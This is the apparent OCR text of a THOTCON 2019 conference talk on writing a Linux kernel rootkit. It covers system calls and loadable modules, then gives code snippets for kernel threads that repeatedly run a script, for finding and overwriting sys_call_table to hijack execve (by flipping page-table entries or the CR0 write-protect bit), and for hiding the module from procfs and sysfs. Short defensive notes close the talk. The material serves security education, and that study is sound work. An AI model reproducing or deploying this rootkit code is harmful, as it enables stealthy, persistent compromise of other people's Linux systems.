Writing your own Linux Rootkit


kernel internals & subversive techniques

THOTCON 2019

Marcus Hodges (meta)

The content in this presentation is my own and does not represent my employer.

System Calls


call read()
read() wrapper
system_call()
sys_read()
Application
C library
read() wrapper
Syscall Handler
sys_read()
User Space
Kernel Space

strace

```
$ strace ./userspace

execve("./userspace", ["./userspace"], [/* 50 vars */]) = 0
open("/lib/x86_64-linux-gnu/libc.so.6", ...) = 3
read(3, "\177ELF\2\1\1\3\0\0\0"..., 832) = 832
close(3)
write(1, "Hello from user space!\n", 23) = 23
+++ exited with 0 +++
```

Loadable Kernel Modules (LKM)

```c
#include <linux/module.h>
static int __init my_init(void) {
  pr_info("HELLO kernel module loaded at %p\n", &my_init);
  return 0;
}
static void __exit my_exit(void) {
  printk(KERN_INFO "HELLO kernel module unloaded\n");
}
module_init(my_init);
module_exit(my_exit);
MODULE_LICENSE("GPL v2");
```

insmod

```
$ sudo strace insmod hello.ko
execve("/sbin/insmod", ["insmod", "hello.ko"], ...) = 0
open("/home/meta/rootkit/hello.ko", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0664, st_size=8808, ...}) = 0
mmap(NULL, 8808, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fe282baa000
finit_module(3, "", 0)                  = 0
munmap(0x7fe282baa000, 8808)            = 0
close(3)                                = 0
+++ exited with 0 +++
```

lsmod

```
$ sudo strace -e open lsmod
open("/proc/modules", O_RDONLY|O_CLOEXEC) = 3
open("/sys/module/hello", O_RDONLY|O_CLOEXEC) = 3
open("/sys/module/isofs", O_RDONLY|O_CLOEXEC) = 3
open("/sys/module/nls_utf8", O_RDONLY|O_CLOEXEC) = 3
open("/sys/module/cifs", O_RDONLY|O_CLOEXEC) = 3
open("/sys/module/ccm", O_RDONLY|O_CLOEXEC) = 3
open("/sys/module/fscache", O_RDONLY|O_CLOEXEC) = 3
```

rmmod

```
$ sudo strace rmmod hello
execve("/sbin/rmmod", ["rmmod", "hello"], ...) = 0
open("/sys/module/hello/initstate", O_RDONLY|O_CLOEXEC) = 3
read(3, "live\n", 31) = 5
close(3)
open("/sys/module/hello/refcnt", O_RDONLY|O_CLOEXEC) = 3
read(3, "0\n", 31) = 2
close(3)
delete_module("hello", O_NONBLOCK) = 0
```

$ ./demo 1

Kernel Threads

kthreads

```
static int __init my_init(void) {
  for_each_online_cpu(cpu) {
    my_kthread = kthread_create(threadfn, &cpu, "rootkit");
    kthread_bind(my_kthread, cpu);
    wake_up_process(my_kthread);
  }
}
```

call_usermodehelper

```
static int threadfn(void *data){
  do {
   call_usermodehelper("/tmp/rootkit.sh\0",NULL,NULL,UMH_NO_WAIT);
   msleep(5000);
  } while(!kthread_should_stop());
}
```

$ ./demo 2

LKM -> Rootkit


Hijacking System Calls


Assembly

```
mov     rax,0x1          // syscall number for write
mov     rdi,0x1          // 1st arg: stdout
mov     rsi,0x6000d8     // 2nd arg: address of “hello world”
mov     rdx,0xf          // 3rd arg: length of string
syscall                  // interrupt to kernel
```

/usr/include/asm/unistd_64.h

```
#define __NR_read  0
#define __NR_write 1
#define __NR_open  2
#define __NR_close 3
#define __NR_stat  4
```


IDT
0x00
0x80
system_call
...
system_call(){
...
sys_call_table[__NR_write];
...
}
sys_call_table
0
1
2
3
4
sys_read
sys_write
sys_open
sys_close
sys_stat
...
sys_write(){
...
}


IDT
0x00
0x80
system_call
...
system_call(){
...
sys_call_table[__NR_write];
...
}
sys_call_table
0
1
2
3
4
sys_read
evil_func
sys_open
sys_close
sys_stat
...
sys_write(){
...
}
evil_func(){
// do anything
...
sys_write()
}

Finding sys_call_table

System.map

```
$ sudo grep "sys_call_table" /boot/System.map-$(uname -r)
ffffffff81e00220 R sys_call_table
```

Search memory

```
for (ptr = 0xc0000000; ptr <=0xd0000000; ptr += sizeof(void *)) {
  table = (unsigned long **) ptr;
  if (table[__NR_close] == (unsigned long *)sys_close) {
    return &(table[0]);
  }
  return NULL;
}
```

kallsyms

```
$ sudo grep "sys_call_table" /proc/kallsyms
ffffffff96c00220 R sys_call_table

$ grep -i kallsyms /boot/config-$(uname -r)
CONFIG_KALLSYMS=y
CONFIG_KALLSYMS_ALL=y

// from code
syscall_table = (void *)kallsyms_lookup_name("sys_call_table");
```

sys_call_table += RW

Page Table Entries

- MMUs use an in-memory table of pages
- Each Page Table Entry (PTE) maps virtual page numbers to physical pages
- The PTE also stores permissions (RWX)

```
#include <asm/pgtable.h>
// lookup PTE entry for sys_call_table address
pte_t *pte;
pte = lookup_address((long unsigned int)syscall_table, &level);
// mark page as writeable
pte->pte |= _PAGE_RW;
// overwrite syscall pointer
real_execve = (void *)syscall_table[__NR_execve];
syscall_table[__NR_execve] = &new_execve;
// mark page as read only
pte->pte &= ~_PAGE_RW;
```

CPU Control Registers

- Control registers of a CPU have flags which modify the basic operations
- CR0 (x86, x86_64)
  - Protected Mode Enable - enable virtual memory addressing
  - Caching - disable memory caching
  - Write protect - disable writing to read-only pages
  - ...

```
#include <asm/paravirt.h>

// disable write protect
write_cr0 (read_cr0() & (~ 0x10000));
// overwrite system call pointer
real_execve = (void *)syscall_table[__NR_execve];
syscall_table[__NR_execve] = &new_execve;
// enable write protect
write_cr0 (read_cr0() | 0x10000);
```

$ ./demo 3

Cloaking

Hiding from userland

- /proc/modules
- /sys/module/
- Naming conventions (“rootkit” vs “mouse”)
- Subvert system calls
  - execve()
  - read()
  - getdents()
  - delete_module()

```
void module_hide(void) {

  // remove from procfs
  list_del(&THIS_MODULE->list);

  // remove from sysfs
  kobject_del(&THIS_MODULE->mkobj.kobj);
  THIS_MODULE->sect_attrs = NULL;
  THIS_MODULE->notes_attrs = NULL;
}
```

```
$ ./demo 4
```

Defense Against the Dark Arts

[This page intentionally left blank]

kernel > root

- Even root must interact with the kernel via system calls
- The root user can do anything because the kernel allows it
- If you are the kernel you can choose not to allow it

Tainting

```
$ dmesg | grep -i taint

[  395.834984] rootkit: loading out-of-tree module taints kernel.
[  395.835011] rootkit: module verification failed: signature
and/or required key missing - tainting kernel

$ cat /proc/sys/kernel/tainted
0
```

Defenses

- Format and reinstall
- Remote system logging (rsyslog)
- Disable module loading
  - echo 1 > /proc/sys/kernel/modules_disabled
  - sysctl kernel.modules_disabled
- Kernel boot parameters
  - modules_disabled = 1
  - kexec_load_disabled = 1
- https://github.com/nbulischeck/tyton

Questions ?

- @rootfoo
- github.com/rootfoo/rootkit
- rootfoo.org